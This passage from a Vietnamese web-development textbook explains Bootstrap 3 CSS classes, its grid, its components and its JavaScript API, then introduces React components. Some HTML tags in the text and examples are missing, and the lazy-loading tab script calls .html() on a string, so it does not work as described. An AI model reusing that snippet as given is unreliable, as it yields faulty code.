Đặc trưng đầu tiên hữu ích mà Bootstrap mang lại là hệ thống kiểu trình diễn CSS. Để khai thác đặc trưng này, chỉ cần bao hàm tệp *bootstrap.css* vào trang web. Hệ thống kiểu trình diễn CSS của Bootstrap sẽ thay thế hệ thống kiểu trình diễn mặc định của trình duyệt. Thứ nhất, hầu hết các bộ chọn theo phần tử văn bản sẽ được thay đổi nội dung, mang đến cho giao diện trang web cái nhìn và cảm nhận (look-and-feel) tốt hơn. Các bộ chọn *h1-h6*, *label*, *small*, *mark*, *abbr*, *blockquote*, *dl*, *code*, *kbd*, *pre*, ... được thay đổi theo cách này. Thứ hai, với từng lớp đối tượng tài liệu cụ thể, Bootstrap cung cấp những lớp CSS riêng biệt để trình diễn chúng. Các lớp CSS riêng biệt cho từng lớp đối tượng tài liệu sẽ được trình bày tóm tắt dưới đây:

Bảng

Để trình diễn dữ liệu theo dạng bảng, sử dụng đối tượng HTML `<table>`, Bootstrap cung cấp lớp CSS cơ sở *.table* và nhiều lớp CSS nâng cao như *.table-striped*, *.table-bordered*, *.table-hover*, *.table-condensed*, *.table-responsive*. Có thể sử dụng lớp *.table*, kết hợp lớp *.table* với nhiều lớp *.table-** khác để tạo kiểu trình diễn cho bảng. Ngoài ra, có thể sử dụng các lớp CSS *.active*, *.success*, *.info*, *.warning*, *.danger* cho từng đối tượng `<tr>` và `<td>` để tạo kiểu trình diễn biểu thị các trạng thái khác nhau của dữ liệu. Định kiểu trình diễn bảng có dạng như sau:

```
1. <table class="table table-bordered">
2.   <thead>...</thead><tbody>...</tbody>
3. </table>
```


Hình ảnh

Để trình diễn hình ảnh, sử dụng đối tượng HTML ``, Bootstrap cung cấp nhiều lớp CSS như `.img-rounded`, `.img-circle`, `.img-thumbnail`, `.img-responsive`. Các lớp CSS này sẽ trình diễn hình ảnh dưới dạng hình chữ nhật tròn góc, hình elipse, ảnh thumbnail và co giãn theo kích thước màn hình, tương ứng. Định kiểu trình diễn hình ảnh có dạng như sau:

```
1. 
```

Nút bấm

Để trình diễn nút bấm, sử dụng các đối tượng HTML `<button>`, `<input type="button">` và `<a>`, Bootstrap cung cấp lớp CSS cơ sở `.btn` và nhiều lớp CSS nâng cao như `.btn-default`, `.btn-primary`, `.btn-success`, `.btn-info`, `.btn-warning`, `.btn-danger`, `.btn-link`, `.btn-lg`, `.btn-md`, `.btn-sm`, `.btn-xs`, `.btn-block`. Có thể sử dụng lớp `.btn`, kết hợp lớp `.btn` với nhiều lớp `.btn-*` để chỉ định kiểu dáng và kích thước khác nhau cho nút bấm. Ngoài ra, có thể sử dụng hai lớp CSS `.active` và `.disabled` để xác định nút bấm có hiệu lực (có thể tương tác) hay không.

Cũng có thể gộp các nút bấm vào cùng nhóm bằng cách đưa chúng vào cùng một đối tượng `<div>` và chỉ định đối tượng `<div>` sử dụng một trong các lớp CSS `.btn-group`, `.btn-group-vertical`, `.btn-group-justified`. Với các lớp CSS này, các nút bấm trong cùng nhóm được trình diễn thành hàng ngang, cột dọc, hay rộng hết màn hình, tương ứng. Ngoài ra, có thể sử dụng các lớp `.btn-group-lg` `|` `sm` `|` `xs` để xác định kích thước các nút bấm trong nhóm. Định kiểu trình diễn nhóm nút bấm có dạng như sau:

```
1. <div class="btn-group btn-group-sm">
2.   <button class="btn btn-primary">Nút bấm 1</button>
3.   <button class="btn btn-info">Nút bấm 2</button>
4.   <button class="btn btn-success">Nút bấm 3</button>
5. </div>
```

Glyphicon

Glyphicon là các ảnh biểu tượng (icon) hoặc ký hiệu (symbol) đơn sắc. Đặc điểm của glyphicon là biểu tượng hay ký hiệu chỉ được thể hiện bằng một màu duy nhất trên nền trong suốt. Do vậy, khi nhúng vào các vị trí cụ thể, glyphicon sẽ ăn nhập với màu nền.

Bootstrap cung cấp nhiều glyphicons từ trang <http://glyphicons.com>. Glyphicons có thể được sử dụng trong văn bản, nút bấm, biểu nhập, thanh công cụ và thanh điều hướng, ... Sử dụng glyphicon bằng cách khai báo đối tượng `` với các lớp CSS `.glyphicon` và `.glyphicon-[name]`, trong đó `[name]` được thay bởi tên của glyphicon như `envelop`, `search`, `print`, ... Định kiểu trình diễn glyphicon có dạng như sau:

```
1. <span class="glyphicon glyphicon-search"></span> Search
```

Phân trang

Khi có nhiều dữ liệu cần trình diễn, một kỹ thuật thường được sử dụng là phân trang để trình diễn từng phân đoạn/trang dữ liệu, đồng thời cung cấp các liên kết cho phép người dùng chọn trang muốn hiển thị. Để tạo các liên kết phân trang, đối tượng `` được sử dụng với mỗi `` của nó chứa một liên kết. Bootstrap cung cấp các lớp CSS `.pagination` và `.pager` áp dụng cho đối tượng `` để trình diễn các liên kết phân trang. Ngoài ra, có thể sử dụng các lớp CSS `.active` và `.disabled` cho `` để chỉ định liên kết phân trang hiện tại hay liên kết phân trang bị vô hiệu hóa, tương ứng. Có thể sử dụng kết hợp `.pagination` với lớp `.pagination-lg` hoặc `.pagination-sm` để thay đổi kích thước trình diễn các liên kết phân trang. Định kiểu trình diễn phân trang có dạng như sau:

```
1. <ul class="pagination pagination-sm">
2.   <li><a href="url1">1</a></li>
3.   <li><a href="url2">2</a></li>
4.   <li><a href="url3">3</a></li>
5. </ul>
```

Panel

Panel trong Bootstrap là một hộp có đường viền với đệm xung quanh nội dung bên trong hộp. Sử dụng đối tượng `<div>` với lớp CSS `.panel` để tạo panel. Có thể kết hợp `.panel` với một trong các lớp CSS `.panel-default`, `.panel-primary`, `.panel-success`, `.panel-info`, `.panel-warning`, hoặc `.panel-danger` cho phù hợp các với các ngữ cảnh khác nhau. Ngoài ra, bên trong đối tượng `<div class="panel">`, có thể đặt các `<div>` với lớp CSS là `.panel-heading`, `.panel-body`, `.panel-footer` để trình diễn tiêu đề, thân, và chân đề của panel, tương ứng. Ví dụ, tạo một panel có dạng như sau.

```
1. <div class="panel panel-default">
2.   <div class="panel-heading">Thông tin cá nhân</div>
3.   <div class="panel-body">Nội dung bất kỳ</div>
4. </div>
```

Biểu nhập

Bootstrap cung cấp ba kiểu trình diễn biểu nhập là dọc, ngang và nội tuyến. Biểu nhập dọc là kiểu mặc định. Để trình bày biểu nhập ngang hay nội tuyến, cần thêm lớp CSS `.form-horizontal` hay `.form-inline`, tương ứng, cho đối tượng `<form>`. Với biểu nhập dọc, các đối tượng trong `<form>` được hiển thị theo khối, mỗi đối tượng trên một dòng. Với biểu nhập ngang, mỗi đối tượng nhập cùng nhãn cho nó được hiển thị trên một dòng. Trên thiết bị có màn hình kích thước nhỏ, biểu nhập ngang sẽ tự động được chuyển thành biểu nhập dọc. Với biểu nhập nội tuyến, tất cả các đối tượng được hiển thị theo dòng.

Các đối tượng nhập liệu (`<input>`, `<textarea>`, `<select>`) trên biểu nhập cần được cung cấp lớp CSS là `.form-control`. Ngoài ra, mỗi đối tượng nhập liệu cùng nhãn cho nó cần được để trong một `<div>` có lớp CSS là `.form-group`. Với biểu nhập

ngang, các nhãn cần được áp dụng lớp CSS *.control-label*, đồng thời áp dụng hệ thống lưới (xem mục sau) để trình bày biểu nhập.

Ví dụ, trình diễn một biểu nhập dọc được thực hiện như sau.

```
1. <form>
2.   <div class="form-group">
3.     <label for="email">Email address:</label>
4.     <input type="email" class="form-control" id="email">
5.   </div>
6.   <div class="form-group">
7.     <label for="pwd">Password:</label>
8.     <input type="password" class="form-control" id="pwd">
9.   </div>
10.  <div class="checkbox">
11.    <label><input type="checkbox"> Remember me</label>
12.  </div>
13.  <button type="submit" class="btn btn-default">Submit</button>
14. </form>
```

Một vài đối tượng khác

Ngoài các đối tượng tài liệu được Bootstrap cung cấp các lớp trình diễn đặc thù như đã được trình bày ở trên, một số đối tượng chung như *<div>*, *<label>* còn được Bootstrap cung cấp các lớp CSS để thực hiện những chức năng riêng như *.jumbotron*, *.well*, *.badge*. Khi đối tượng *<div>* được áp dụng lớp *.jumbotron*, nó sẽ được hiển thị với nền xám và đường viền tròn góc, chữ bên trong *<div>* cũng được phóng to hơn bình thường. Mục đích của *.jumbotron* là để làm nổi bật và gây chú ý về một nội dung nào đó được trình bày trên giao diện. Tương tự, khi đối tượng *<div>* được áp dụng lớp *.well*, nó sẽ được hiển thị với nền xám và đường viền tròn góc. Có thể định kích thước cho *.well* bằng việc kết hợp *.well* với *.well-sm* hay *.well-lg*. Lớp *.badge* được sử dụng để trình diễn đối tượng ** như biểu hiệu. Biểu hiệu thường được sử dụng để biểu thị số lượng khoản mục trong một hạng mục hay liên kết, ví dụ số lượng bài viết, số lượng thư đến, ...

5.3.3. Hệ thống lưới

Một trong những khó khăn lớn nhất đối với các lập trình viên web là sử dụng CSS để dàn trang (xem Mục 3.11.1), đặc biệt là dàn trang thích ứng (xem Mục 3.10). Nhằm giải quyết khó khăn đó, Bootstrap đã đưa ra hệ thống lưới. Hệ thống này được sử dụng để dàn trang một cách dễ dàng và linh hoạt theo thiết bị. Về mặt logic, lưới bao gồm một hoặc nhiều dòng, mỗi dòng bao gồm một hoặc nhiều ô, mỗi ô trải ra trên một hoặc nhiều cột và là một ngăn hình chữ nhật được sử dụng để hiển thị nội dung trang web. Với Bootstrap, lưới có 12 cột có chiều rộng đều nhau. Mỗi ô có thể chiếm từ 1 đến 12 cột. Tổng số cột của các ô trên cùng một dòng luôn luôn phải là 12. Số 12 được chọn vì nó là bội của 2, 3, 4, và 6, do đó có thể chỉ định chiều rộng của ô là 25%, 50%, 75%, 33%, 66% chiều rộng khung chứa thông qua chỉ định số cột mà nó chiếm. Hơn nữa, Bootstrap cho phép lựa chọn kích thước thiết bị để chia (chỉ định chiều rộng) ô một cách phù hợp.

Dòng được khai báo bằng đối tượng `<div>` với lớp CSS là `.row`. Cột cũng được khai báo bằng đối tượng `<div>` nhưng với các lớp CSS là `.col-[screen]-[size]`, trong đó, `[screen]` cho biết kích thước màn hình, `[size]` là số cột mà ô chiếm. `[size]` có giá trị là số nguyên từ 1 đến 12. `[screen]` chỉ nhận một trong bốn giá trị là:

- `xs` (cho thiết bị có màn hình siêu nhỏ, ví dụ điện thoại di động, chiều rộng màn hình nhỏ hơn 768 pixels)
- `sm` (cho thiết bị có màn hình nhỏ, ví dụ tablets, chiều rộng màn hình từ 768 pixels đến 991 pixels)
- `md` (cho thiết bị có màn hình trung bình, ví dụ PC và laptop, chiều rộng màn hình từ 992 pixels đến 1199 pixels)
- `lg` (cho thiết bị có màn hình lớn, chiều rộng màn hình từ 1200 pixels trở lên)

Có thể sử dụng kết hợp các lớp `.col-[screen]-*` khác nhau để tạo dàn trang động và mềm dẻo. Ví dụ, để tạo một dòng có hai ô với tỷ lệ chiều rộng các ô ở màn hình nhỏ là 25%-75%, ở màn hình trung bình và lớn là 50%-50%, các lớp `.col-[screen]-*` khác nhau được sử dụng như sau.

```
1. <div class="container">
2.   <div class="row">
3.     <div class="col-sm-3 col-md-6" style="background-color:yellow;">
4.       Column A
5.     </div>
6.     <div class="col-sm-9 col-md-6" style="background-color:pink;">
7.       Column B
8.     </div>
9.   </div>
10.</div>
```

Với khai báo này, khi người dùng thay đổi kích thước cửa sổ sẽ thấy tỉ lệ chia ô được thay đổi tương ứng.

Các lớp `.col-[screen]-*` có khả năng mở rộng lên, nghĩa là được áp dụng cho cả màn hình có kích thước lớn hơn kích thước chỉ định khi các lớp cho màn hình lớn hơn không được khai báo. Trong ví dụ trên, các lớp `.col-lg-*` không được khai báo, do đó lớp `.col-md-6` được áp dụng cho cả màn hình kích thước lớn.

Ở màn hình nhỏ hơn và không có lớp `.col-[screen]-*` được áp dụng, các ô sẽ được hiển thị theo khối với chiều rộng các ô là 100%. Trong ví dụ trên, nếu thiết bị hiển thị có màn hình siêu nhỏ, các ô "Column A" và "Column B" sẽ được hiển thị lần lượt từ trên xuống dưới, các ô chiếm 100% chiều rộng thiết bị. Thực chất, lúc này các ô được hiển thị theo CSS mặc định dành cho các đối tượng `<div>`.

Một lưu ý là để cho hệ thống lưới làm việc chính xác, các hàng và cột phải được đặt trong một đối tượng chứa, tức là trong `<div>` có lớp CSS là `.container` hoặc `.container-fluid`.

5.3.4. Các thành phần giao diện

Đặc trưng thứ ba mà Bootstrap mang lại là hệ thống lớp CSS kết hợp thư viện JavaScript cho phép tạo ra các thành phần phức tạp trên giao diện như thực đơn thả xuống (dropdown), thanh điều hướng (navbar), hay băng cố định vị trí (affix). Bản chất mỗi thành phần là một nhóm các đối tượng tài liệu được Bootstrap cung cấp các lớp CSS và hàm JavaScript để chúng được hiển thị và tương tác theo kịch bản đã định trước. Để có thể tương tác với các thành phần, trang web cần bao hàm các thư viện JavaScript của Bootstrap. Ví dụ, để tạo thực đơn thả xuống, trang web cần bao hàm tệp *dropdown.js* của Bootstrap. Bootstrap CSS chỉ tạo kiểu hiển thị cho thực đơn trong khi *dropdown.js* cần cho việc mở hay đóng thực đơn. Lưu ý, có thể bao hàm tệp tích hợp *bootstrap.js* thay cho bao hàm các tệp thư viện JavaScript đơn lẻ.

Do giới hạn về dung lượng, giáo trình chỉ trình bày một vài thành phần giao diện tiêu biểu của Bootstrap. Thông qua trình bày này, người đọc có thể hiểu được nguyên lý tạo thành phần giao diện trong Bootstrap, từ đó có thể tự tìm hiểu và sử dụng các thành phần khác.

Danh sách thả xuống/lên

Để tạo một danh sách thả xuống/lên, đầu tiên cần khai báo một đối tượng `<div>` để chứa thực đơn. Đối tượng này cần được trang bị lớp CSS là *.dropdown/.dropup*. Tiếp theo, khai báo danh sách thực đơn bằng đối tượng `` với lớp CSS là *.dropdown-menu*. Mỗi `` trong `` trở thành một thực đơn. Mặc định, các thực đơn không được hiển thị. Cuối cùng, để mở (hiển thị) hay đóng (ẩn) các thực đơn, một đối tượng nút bấm (`<button>`) hoặc liên kết (`<a>`) cần được khai báo trong đối tượng chứa và trước đối tượng danh sách. Nút bấm hoặc liên kết cần sử dụng lớp CSS *.dropdown-toggle* và thuộc tính `data-toggle="dropdown"`. `data-toggle` là một thuộc tính mới mà Bootstrap gán cho các đối tượng tài liệu. Có thể sử dụng các lớp CSS *.active* và *.disabled* cho các thực đơn (``) để thể hiện trạng thái được kích hoạt hay vô hiệu hóa của thực đơn. Ví dụ khai báo một thực đơn thả xuống như sau.

```
1. <div class="dropdown">
2.   <button class="btn dropdown-toggle" data-
      toggle="dropdown"> Menu </button>
3.   <ul class="dropdown-menu">
4.     <li><a href="#">HTML</a></li>
5.     <li><a href="#" class="active">CSS</a></li>
6.     <li><a href="#" class="disabled">Javascript</a></li>
7.   </ul>
8. </div>
```

Các thành phần có thể đóng-mở

Thành phần có thể đóng mở là thành phần giao diện có thể thay đổi trạng thái ẩn/hiện khi người dùng tương tác với nó. Thành phần có thể đóng-mở cơ bản nhất là khung đóng-mở. Để tạo một khung đóng-mở, đầu tiên cần khai báo một đối tượng nội dung với lớp CSS là *.collapse*, đồng thời gán cho đối tượng này một định

danh. Tiếp theo, khai báo một nút bấm hoặc liên kết với các thuộc tính `data-toggle="collapse"` và `data-target="#id"`, trong đó `#id` là định danh của đối tượng nội dung. `data-target` cũng là một thuộc tính mới do Bootstrap gán cho các đối tượng tài liệu. Khi người dùng kích vào nút bấm hoặc liên kết, đối tượng nội dung sẽ được thay đổi ẩn/hiện. Mặc định, đối tượng nội dung được ẩn. Nếu muốn đối tượng nội dung hiện theo mặc định thì sử dụng thêm lớp CSS `.in` cho đối tượng này. Ví dụ khai báo một khung đóng-mở như sau.

```
1. <button data-toggle="collapse" data-target="#sample">Ẩn/hiện</button>
2. <p id="sample" class="collapse">
3.     Nội dung bất kỳ
4. </p>
```

Một panel cũng có thể đóng-mở thân và chân đề của nó. Để cung cấp khả năng này, hai chi tiết mới cần được bổ sung cho panel. Thứ nhất, thân và chân đề của panel được đặt vào một `<div>` với hai lớp CSS là `.collapse` và `.panel-collapse`. Thứ hai, cần chèn vào tiêu đề của panel một đối tượng liên kết với các thuộc tính `data-toggle="collapse"` và `data-target="#id"` hoặc `href="#id"`, trong đó `#id` là định danh của đối tượng `<div>` chứa thân và chân đề của panel. Ví dụ khai báo một panel có khả năng đóng-mở như sau.

```
1. <div class="panel panel-default">
2.     <div class="panel-heading">
3.         <a data-toggle="collapse" href="#collapse1">Panel</a>
4.     </div>
5.     <div id="collapse1" class="panel-collapse collapse">
6.         <div class="panel-body">Panel Body</div>
7.         <div class="panel-footer">Panel Footer</div>
8.     </div>
9. </div>
```

Có thể nhóm các panels đóng-mở để tạo thành một accordion, trong đó mỗi khi một panel được mở thì các panels còn lại tự động được đóng lại. Để thực hiện điều này, chỉ cần đưa các panels đóng-mở vào một đối tượng chứa (`<div>`) có lớp CSS là `.panel-group`, đồng thời đặt thuộc tính `data-parent="#id"` cho các liên kết điều khiển với `#id` là định danh của đối tượng chứa. Ví dụ khai báo một accordion như sau.

```
1. <div class="panel-group" id="p">
2.     <div class="panel panel-default">
3.         <div class="panel-heading">
4.             <a data-toggle="collapse" data-parent="#p" href="#c1">Panel 1</a>
5.         </div>
6.         <div id="c1" class="panel-collapse collapse in">
7.             <div class="panel-body">Content 1</div>
8.         </div>
9.     </div>
10.    <div class="panel panel-default">
11.        <div class="panel-heading">
12.            <a data-toggle="collapse" data-parent="#p" href="#c2">Panel 2</a>
13.        </div>
14.        <div id="c2" class="panel-collapse collapse">
15.            <div class="panel-body">Content 2</div>
```

```
16. </div>
17. </div>
18. </div>
```

Các thành phần điều hướng

Nhiều thành phần điều hướng có thể được sử dụng để tạo ra các giao diện thân thiện, dễ sử dụng. Những thành phần điều hướng điển hình bao gồm tab, pill, và thanh điều hướng. Tab và pill có chung đặc điểm là được dùng để thay đổi hiển thị của các phần (section) khác nhau của trang web. Ngược lại, thanh điều hướng thường được sử dụng để chuyển hướng đến những trang khác.

Để tạo tab/pill, việc đầu tiên là tạo ra các phần nội dung sẽ được thay đổi hiển thị khi người dùng tương tác trên tab/pill. Có thể khai báo mỗi phần nội dung là một đối tượng `<div>` với lớp CSS là `.tab-pane` và một định danh duy nhất. Mặc định, các phần nội dung sẽ được ẩn. Nếu muốn cho phần nội dung hiển thị ngay từ đầu thì thêm các lớp CSS `.active` và `.in` cho đối tượng `<div>` tương ứng. Tiếp theo, cần đưa các phần nội dung vào trong một `<div>` có lớp CSS là `.tab-content`. Lúc này, nội dung các tab/pill đã được hoàn thiện. Việc cuối cùng là tạo điều hướng tab/pill để điều khiển hiển thị các phần nội dung. Điều hướng tab/pill được tạo bằng cách khai báo đối tượng `` với các lớp CSS là `.nav` và `.nav-tabs/.nav-pills`, đồng thời mỗi `` của nó có thuộc tính `data-toggle="tab"/"pill"` và `href="#id"`, trong đó `#id` là định danh của phần nội dung sẽ được điều khiển hiển thị. Ví dụ sau khai báo hai tabs với tiêu đề tab lần lượt là "Menu 1" và "Menu 2".

```
1. <ul class="nav nav-tabs">
2.   <li class="active"><a data-toggle="tab" href="#menu1">Menu 1</a></li>
3.   <li><a data-toggle="tab" href="#menu2">Menu 2</a></li>
4. </ul>
5. <div class="tab-content">
6.   <div id="menu1" class="tab-pane in active">
7.     <h3>Menu 1</h3>
8.     <p>Some content in menu 1.</p>
9.   </div>
10.  <div id="menu2" class="tab-pane">
11.    <h3>Menu 2</h3>
12.    <p>Other content in menu 2.</p>
13.  </div>
14. </div>
```

Để tạo thanh điều hướng, đầu tiên cần khai báo đối tượng chứa là `<nav>` với lớp CSS là `.navbar`. Có thể bổ sung lớp CSS `.navbar-default` hoặc `.navbar-inverse` cho `<nav>` để tạo nền cho thanh điều hướng. Cũng có thể cho thanh điều hướng cố định vị trí ở trên hoặc dưới cùng của vùng hiển thị bằng việc cung cấp cho `<nav>` lớp CSS `.navbar-fixed-top` hoặc `.navbar-fixed-bottom`, tương ứng. Các thành phần có thể đưa vào thanh điều hướng bao gồm tiêu đề, danh sách thực đơn, nút bấm, form và văn bản. Thông thường, tiêu đề được đưa vào trước những thành phần khác, nhưng không có ràng buộc nào về vị trí trước hay sau giữa các thành phần. Mặt khác, không có giới hạn về số lượng các thành phần, nghĩa là có thể đưa nhiều thành phần cùng loại vào thanh điều hướng. Danh sách thực đơn cho thanh

điều hướng được khai báo bằng đối tượng `` với các lớp CSS là `.nav` và `.navbar-nav`, trong đó mỗi `` của nó là một thực đơn cho thanh điều hướng. Mặc định, danh sách thực đơn sẽ được hiển thị từ trái sang phải. Tuy nhiên, có thể cho danh sách thực đơn hiển thị sang bên phải bằng cách cung cấp cho nó lớp CSS `.navbar-right`. Tiêu đề được khai báo bằng đối tượng `<div>` với lớp CSS là `.navbar-header`, bên trong chứa các liên kết với lớp CSS là `.navbar-brand`. Nút bấm (`<button>`), nếu được đưa vào thanh điều hướng, sẽ cần sử dụng lớp CSS `.navbar-btn`. Tương tự, `<form>` nếu được đưa vào thanh điều hướng sẽ cần cung cấp lớp CSS `.navbar-form`. Biểu nhập trên thanh điều hướng được trình bày theo kiểu nội tuyến. Nếu cần đưa văn bản vào thanh điều hướng, đối tượng văn bản cần sử dụng lớp CSS `.navbar-text`. Cuối cùng, để thanh điều hướng có thể thay đổi hiển thị thích ứng với thiết bị, tức cho phép ẩn/hiện các thành phần bên trong nó tùy theo chiều rộng vùng hiển thị, các thành phần có thể ẩn/hiện được đặt vào một `<div>` có các lớp CSS là `.collapse` và `.navbar-collapse`. Ngoài ra, cần đặt vào phần tiêu đề một nút bấm với lớp CSS `.navbar-toggle` và các thuộc tính `data-toggle="collapse"`, `data-target="#id"`, trong đó `#id` là định danh của `<div>` chứa các thành phần có thể ẩn/hiện.

Ví dụ khai báo một thanh điều hướng như sau. Trong ví dụ này, thanh điều hướng có một tiêu đề, hai danh sách thực đơn và một form. Các danh sách thực đơn và form có thể ẩn/hiện thích ứng theo thiết bị. Một danh sách thực đơn được hiển thị bên phải. Ngoài ra, thanh điều hướng có vị trí cố định trên cùng của vùng hiển thị.

```
1. <nav class="navbar navbar-inverse navbar-fixed-top">
2.   <div class="navbar-header">
3.     <button type="button" class="navbar-toggle" data-
4.       toggle="collapse" data-target="#myNavbar">
5.       <span class="icon-bar"></span>
6.       <span class="icon-bar"></span>
7.       <span class="icon-bar"></span>
8.     </button>
9.     <a class="navbar-brand" href="#">MySite</a>
10.   </div>
11.   <div class="collapse navbar-collapse" id="myNavbar">
12.     <ul class="nav navbar-nav">
13.       <li class="active"><a href="#">Home</a></li>
14.       <li><a href="#">Page 2</a></li>
15.       <li><a href="#">Page 3</a></li>
16.     </ul>
17.     <form class="navbar-form navbar-left">
18.       <div class="form-group">
19.         <input type="text" class="form-control" placeholder="Search">
20.       </div>
21.       <button type="submit" class="btn btn-default">Submit</button>
22.     </form>
23.     <ul class="nav navbar-nav navbar-right">
24.       <li><a href="#">Logout</a></li>
25.     </ul>
26.   </div>
27. </nav>
```


5.3.5. JavaScript API

Thư viện JavaScript của Bootstrap, *bootstrap.js*, có nhiệm vụ cung cấp khả năng tương tác cho các thành phần giao diện. Tương tác có thể được cài đặt thông qua sử dụng các thuộc tính *data-** như đã được trình bày trong các ví dụ ở trên. Thư viện JavaScript của Bootstrap sẽ phân tích DOM để tìm ra các đối tượng tài liệu có thuộc tính *data-** rồi gán các phương thức xử lý tương ứng cho chúng. Một cách khác để cài đặt tương tác cho các thành phần giao diện là sử dụng các JavaScript API được Bootstrap cung cấp. Các API này được viết theo cú pháp của jQuery nên dễ học và dễ sử dụng. Ví dụ, thay vì sử dụng thuộc tính *data-toggle="tab"* cho các liên kết điều khiển tab, lập trình viên có thể sử dụng API *tab("show")*. Cụ thể, đoạn mã JavaScript cung cấp khả năng tương tác cho các tab có dạng `$(".nav-tabs a").click(function(){$(this).tab("show");})`.

Một ứng dụng quan trọng của Bootstrap JavaScript API là xử lý các sự kiện trên thành phần giao diện. Trong ví dụ sau đây, ba tab được tạo trên giao diện. Giả sử nội dung cho mỗi tab rất dài và mất nhiều thời gian để xử lý bên phục vụ. Nếu nội dung cho cả ba tab được tải ngay tại thời điểm tải trang thì sẽ mất nhiều thời gian cho trang được tải xong. Mặt khác, việc tải nội dung cho cả ba tab đồng thời là không cần thiết vì chỉ có nội dung của tab đầu tiên được hiển thị khi tải xong trang. Do vậy, giải pháp tốt hơn là chỉ tải nội dung cho các tab thứ hai trở đi khi người dùng kích chọn tab lần đầu. Trong ví dụ này, nếu người dùng kích chọn lần đầu tab thứ hai, nội dung trang *abc.htm* sẽ được tải vào tab thứ hai. Tương tự, nếu người dùng kích chọn lần đầu tab thứ ba, nội dung trang *def.htm* được tải vào tab thứ ba.

```
1. <ul class="nav nav-tabs">
2.   <li class="active"><a data-toggle="tab" href="#menu1">Tab 1</a></li>
3.   <li><a data-toggle="tab" href="#menu2">Tab 2</a></li>
4.   <li><a data-toggle="tab" href="#menu3">Tab 3</a></li>
5. </ul>
6. <div class="tab-content">
7.   <div id="menu1" class="tab-pane in active">Preloaded content</div>
8.   <div id="menu2" class="tab-pane"></div>
9.   <div id="menu3" class="tab-pane"></div>
10. </div>
11. <script type="text/javascript">
12.   $(document).ready(function(){
13.     $('.nav-tabs a').on('show.bs.tab', function(){
14.       if ($(this).attr("href").html() == "") {
15.         if ($(this).attr("href") == "#menu2") {
16.           $("#menu2").load("abc.htm");
17.         } else if ($(this).attr("href") == "#menu3") {
18.           $("#menu3").load("def.htm");
19.         }
20.       }
21.     });
22.   });
23. </script>
```

5.4. REACT

React là một thư viện JavaScript cho phát triển giao diện người dùng đã được Facebook phát triển và sử dụng trong các sản phẩm của họ. Thư viện này cũng được cung cấp dưới dạng nguồn mở và được nhiều lập trình viên tham gia phát triển. Website chính thức của React tại <https://facebook.github.io/react>. Nhiều ứng dụng web ngày nay sử dụng React để phát triển mặt trước. Ưu điểm của thư viện này là nó cho phép phân tách giao diện thành các thành phần giao diện độc lập, có thể sử dụng lại. Về mặt khái niệm, thành phần React giống như hàm JavaScript. Nó chấp nhận dữ liệu vào bất kỳ và trả về các phần tử React miêu tả giao diện. Thư viện React sẽ chuyển đổi các phần tử React thành các đối tượng DOM.

5.4.1. Thành phần và phần tử React

Thông thường, **thành phần giao diện** (UI component)/thành phần React được định nghĩa bằng lớp React. Lớp React là lớp JavaScript kế thừa lớp cơ sở trừu tượng *React.Component*. Lớp React có thể không có gì nhưng phải có một phương thức *render()*. Phương thức này có nhiệm vụ trả về các phần tử React, hay các phần tử giao diện. Ngoài ra, lớp React có hai thuộc tính quan trọng là *props* và *state*. Cả hai thuộc tính này đều là các đối tượng JavaScript đơn giản (không có phương thức). Thuộc tính *props* chứa dữ liệu vào cho thành phần và là thuộc tính chỉ đọc. Giá trị của nó được xác định tại thời điểm thành phần được tạo. Khác với *props*, thuộc tính *state* nắm giữ những dữ liệu bên trong, riêng của thành phần. *state* còn được gọi là dữ liệu cục bộ, được đóng gói trong thành phần. Theo mặc định, mỗi khi giá trị của *state* thay đổi, thành phần sẽ cập nhật lại giao diện, tức gọi phương thức *render()*. Không nên thay đổi *state* trực tiếp mà nên sử dụng phương thức *setState()* vì *setState()* sẽ đưa các yêu cầu thay đổi vào hàng đợi và báo cho React biết thành phần này cần cập nhật lại giao diện.

Một khái niệm khác có liên quan mật thiết với thành phần React là **phần tử React**. Có thể hình dung, thành phần React tạo ra (bằng phương thức *render()*) một tập (dạng cây, còn gọi là cây DOM ảo) các phần tử React, sau đó mỗi phần tử React được chuyển đổi thành một đối tượng DOM.

Phương thức *React.createElement(type, [props], [children])* được sử dụng để khai báo các phần tử React, trong đó tham số bắt buộc *type* có thể là tên thẻ (như HTML) hoặc tên lớp React. Phương thức này cùng với lớp React là những công cụ cơ bản để tạo ra các thành phần giao diện.

Cuối cùng, các thành phần React cần phải được đưa lên giao diện. React cung cấp phương thức *ReactDOM.render(reactComp, domNode)* để thực hiện điều này, trong đó *reactComp* là thành phần React sẽ được chuyển đổi thành nhánh các đối tượng DOM và nhánh này trở thành con, cháu của đối tượng DOM có tham chiếu là *domNode*.

Để hình dung các câu lệnh khai báo và cách các thành phần React hoạt động, hãy xem xét ví dụ đơn giản sau đây. Trong ví dụ này, một lớp React có tên là *Product* được định nghĩa để mô tả về sản phẩm. Thuộc tính *props* của nó sẽ nhận đầu vào là tên (*name*) và mô tả (*description*) của một sản phẩm nào đó. Thành phần này chưa sử dụng thuộc tính *state*. Phương thức *render()* của *Product* trả về một phần tử `<div>` với lớp CSS là *.box*. Bên trong phần tử `<div>` có phần tử `<h1>` hiển thị tên và phần tử `<p>` hiển thị mô tả của sản phẩm. Cũng trong ví dụ này, một thành phần *Product* đã được khai báo với tên là "Dell Laptops" và mô tả là "Laptops from Dell", đồng thời được gán vào đối tượng DOM có định danh là "root" để hiển thị trên giao diện.

```
1. <style>
2.   .box {border:solid 1px red;}
3. </style>
4. <div id="root"></div>
5. <script>
6.   class Product extends React.Component {
7.     constructor(props) { super(props); }
8.     render() {
9.       return React.createElement(
10.        "div",
11.        {className:"box"},
12.        React.createElement("h1", null, this.props.name),
13.        React.createElement("p", null, this.props.description)
14.      );
15.    }
16.  }
17.  ReactDOM.render(
18.    React.createElement(
19.      Product,
20.      {name:"Dell Laptops", description:"Laptops from Dell"}
21.    ),
22.    document.getElementById('root')
23.  );
24. </script>
```

Để thấy kết quả chạy ví dụ trên, hãy sao chép mã nguồn trong ví dụ vào các cửa sổ soạn thảo của CodePen tại <https://codepen.io>. Đây là một môi trường phát triển mặt trước được sử dụng phổ biến hiện nay. Trên cửa sổ soạn thảo JS, chọn thiết lập cấu hình (Pen Settings) và thêm các thư viện JavaScript sau:

<https://cdnjs.cloudflare.com/ajax/libs/react/15.3.1/react.min.js>

<https://cdnjs.cloudflare.com/ajax/libs/react/15.3.1/react-dom.min.js>

Việc thiết lập môi trường thông dịch React sẽ được trình bày ở Mục 5.4.6. Bây giờ, hãy tiếp tục với logic thành phần của React.

5.4.2. Cập nhật giao diện và xử lý sự kiện

